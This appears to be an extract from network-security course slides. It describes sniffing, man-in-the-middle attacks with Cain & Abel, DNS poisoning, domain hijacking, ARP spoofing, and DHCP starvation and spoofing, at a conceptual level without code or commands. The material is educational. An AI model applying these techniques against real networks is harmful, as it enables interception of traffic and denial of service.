
Attacker

How a Sniffer Works



A sniffer turns the NIC of a system to the **promiscuous mode** so that it listens to all the data transmitted on its segment





Man-in-the-Middle Attack



The man-in-the-middle attack is used to **intrude into an existing connection** between systems and intercept the messages being exchanged




- ❑ Attackers use different techniques and **split the TCP connection** into two connections:
 - Client-to-attacker connection
 - Attacker-to-server connection



- ❑ After the interception of the TCP connection, an attacker can read, modify, and insert fraudulent data into the **intercepted communication**



- ❑ Attackers use tools such as **Cain & Abel** to perform man-in-the-middle attack



DNS Poisoning



Domain Name Server (DNS) poisoning is the **unauthorized manipulation** of IP addresses in the DNS cache



A corrupted DNS redirects a user request to a malicious website to perform **illegal activities**



User



DNS

Google	8.8.8.8
Yahoo	
Bing	
.....	



Google Servers



User



Poisoned DNS

Google	6.7.8.9
Yahoo	6.7.8.9
Bing	6.7.8.9
.....	6.7.8.9



Malicious Servers



Google Servers



Figure 2.12: Illustration of a normal DNS request



Figure 2.13: Illustration of a poisoned DNS request

- ❑ Domain hijacking is an attack in which the **domain ownership is changed** to the attacker's server without the consent of the actual owner
- ❑ The attacker attempts to **infiltrate the domain registrar account** using techniques such as phishing or social engineering

Domain Hijacking



Working of Domain Hijacking




Figure 2.14: Domain hijacking

ARP Spoofing Attack


How Does ARP Spoofing Work



Address Resolution Protocol (ARP) is a protocol used for mapping an IP address to a **physical machine address** which is recognized in the local network



ARP spoofing/poisoning involves sending a large number of **forged entries** to the target machine's ARP cache



DHCP Starvation Attack

1


DHCP is a **configuration protocol** that assigns valid IP addresses to host systems out of a pre-assigned DHCP pool

2

DHCP starvation attack is a process of **inundating DHCP servers** with fake DHCP requests and using all the available IP addresses

3

This results in a **denial-of-service attack**, where the DHCP server cannot issue new IP addresses to genuine host requests




DHCP Spoofing Attack

1

The attacker sets up a **rogue DHCP server** on the network and responds to DHCP requests with bogus IP addresses resulting in compromised network access


2

This attack works in conjunction with the DHCP starvation attack; the attacker sends a **TCP/IP setting** to the user after knocking him/her out from the genuine DHCP server



